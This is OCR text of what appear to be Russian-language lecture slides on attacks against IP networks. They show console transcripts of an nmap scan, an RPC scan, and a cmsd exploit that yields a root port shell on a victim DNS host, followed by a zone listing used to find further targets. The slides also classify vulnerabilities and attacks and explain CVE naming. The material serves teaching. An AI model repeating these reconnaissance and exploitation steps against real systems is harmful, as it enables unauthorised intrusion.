
Сканирование портов, идентификация служб и ОС

Shadow Scan.lnk



```
[hacker@linux131 hacker]$ nmap 200.0.0.143

Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Interesting ports on  (200.0.0.143):
(The 1516 ports scanned but not shown below are in state: closed)
Port       State      Service
21/tcp     open       ftp
25/tcp     open       smtp
80/tcp     open       http
135/tcp    open       loc-srv
139/tcp    open       netbios-ssn
443/tcp    open       https
465/tcp    open       smtps

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
[hacker@linux131 hacker]$
```

```
hacker:/export/home/hacker> ./rpcscan dns.acmetrade.com cmsd
Scanning dns.acmetrade.com for program 100068
cmsd is on port 33505
hacker:/export/home/hacker>
```

Анализ трафика




Анализ и переработка собранных сведений




(Схема сети)

Поиск инструментов



Поиск инструментов



Реализация атаки

```
hacker:/export/home/hacker>  id

uid=1002(hacker) gid=10(staff)

hacker:/export/home/hacker>  uname -a

SunOS evil.hacker.com 5.6 Generic_105181-05 sun4u sparc
SUNW,UltraSPARC-IIi-Engine
hacker:/export/home/hacker>  ./cmsd dns.acmetrade.com

using source port 53
rtable_create worked
Exploit successful.  Portshell created on port
33505
hacker:/export/home/hacker>  telnet dns.acmetrade.com 33505

Trying 208.21.2.67...
Connected to dns.acmetrade.com.
Escape character is '^]'.

#  id

uid=0(root) gid=0(root)

#  uname -a

SunOS dns 5.5.1 Generic_103640-24 sun4m sparc SUNW,SPARCstation-5

#
```

Использование узла в качестве платформы для исследования других узлов сети

```
# nslookup
Default Server: dns.acmetrade.com
Address: 208.21.2.67

> ls acmetrade.com
[dns.acmetrade.com]
www.acmetrade.com          208.21.2.10
www1.acmetrade.com         208.21.2.12
www2.acmetrade.com         208.21.2.103
margin.acmetrade.com       208.21.4.10
marketorder.acmetrade.com      208.21.2.62
deriv.acmetrade.com        208.21.2.25
deriv1.acmetrade.com       208.21.2.13
bond.acmetrade.com         208.21.2.33
ibd.acmetrade.com          208.21.2.27
fideriv.acmetrade.com      208.21.4.42
backoffice.acmetrade.com       208.21.4.45
wiley.acmetrade.com        208.21.2.29
bugs.acmetrade.com         208.21.2.89
fw.acmetrade.com           208.21.2.94
fw1.acmetrade.com          208.21.2.21
Received 15 records.
> ^D
#
```

Классификация уязвимостей узлов, протоколов и служб IP - сетей


Классификация уязвимостей по причинам возникновения

- *ошибки проектирования (технологий, протоколов, служб)*
- *ошибки реализации (программ)*
- *ошибки эксплуатации (неправильная настройка, неиспользуемые сетевые службы, слабые пароли)*

Классификация по уровню в информационной инфраструктуре

- *Уровень персонала*
- *Уровень приложений*
- *Уровень баз данных*
- *Уровень операционной системы*
- *Уровень сети*

Классификация уязвимостей по уровню (степени) риска



Высокий *уровень риска*

Уязвимости, позволяющие атакующему сразу получить доступ у узлу с правами суперпользователя

Средний *уровень риска*

Уязвимости, позволяющие атакующему получить доступ к информации, которая с высокой степенью вероятности позволит впоследствии получить доступ к узлу

Низкий *уровень риска*

Уязвимости, позволяющие злоумышленнику осуществлять сбор критичной информации о системе

Общедоступные базы данных уязвимостей

www.kb.cert.org/vuls/ - *координационный центр CERT/CC*

www.iss.net/security_center/search.php - *база данных компании ISS*

www.sans.org

www.ciac.org/ciac/ - *центр CIAC*

www.securityfocus.com/bid

Примеры уязвимостей

Название: **sql-slammer-worm (11153)**

Описание: переполнение буфера в реализации службы разрешения имён в СУБД Microsoft SQL Server может привести к «отказу в обслуживании» или к запуску произвольного кода путём посылки специальным образом построенных UDP-пакетов на порт 1434.

Уровень: **СУБД**

Источник возникновения: **ошибки реализации**

CVE: **CAN-2002-0649**

Степень риска: **высокая**

Единая система наименований для уязвимостей

Стандартное описание для каждой уязвимости

Обеспечение совместимости баз данных уязвимостей


http://cve.mitre.org/cve

Common Vulnerabilities and Exposures

The Key to Information Sharing

CAN-1999-0067

Кандидат CVE



CVE-1999-0067

Индекс CVE


http://cve.mitre.org/cve

Ситуация без CVE

Bugtrag	NT4-SP3and 95 [latierra.c]
ISS RealSecure	Land
CERT Advisory	CA-97.28.Teardrop_Land
Cisco Database	Impossible IP Packet
Axent NetRecon	land attack (spoofed SYN)

Уязвимость Land IP denial of service

Поддержка CVE



CVE-1999-0016 Land IP denial of service

CVE entry (sql-slammer-worm)

Номер

Описание

CAN-2002-0649 (under review)

Multiple buffer overflows in SQL Server 2000 Resolution Service allow remote attackers to cause a denial of service or execute arbitrary code via UDP packets to port 1434 in which (1) a 0x04 byte causes the SQL Monitor thread to generate a long registry key name, or (2) a 0x08 byte with a long string causes heap corruption. .

BUGTRAQ:20020725 Microsoft SQL Server 2000 Unauthenticated System Compromise (#NISR25072002)
URL:http://marc.theaimsgroup.com/?l=bugtraq&m=102760196931518&w=2
NTBUGTRAQ:20020725 Microsoft SQL Server 2000 Unauthenticated System Compromise (#NISR25072002)
URL:http://marc.theaimsgroup.com/?l=ntbugtraq&m=102760479902411&w=2
MS:MS02-039
URL:http://www.microsoft.com/technet/security/bulletin/ms02-039.asp

Ссылки

Жизненный цикл уязвимости

Обнаружение
(Публикация
Обсуждение)

Защита
(Рекомендации по
защите)

Анализ
(Классификация)

Обнаружение атак
(настройка)

Сохранение
(появление обновлений для сканеров
уязвимостей)

Разбор инцидентов

http://cve.mitre.org/cve

Классификация атак в IP- сетях


Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- *Получение конфиденциальной информации*
- *Модификация или фальсификация критичных данных*
- *Получение полного контроля над объектом атаки*

Классификация атак по местонахождению атакующего и объекта атаки

- *Атакующий и объект атаки находятся в одном сегменте*


- *Атакующий и объект атаки находятся в разных сегментах*



Классификация атак по механизмам реализации

- *Пассивное прослушивание*

Пассивное прослушивание




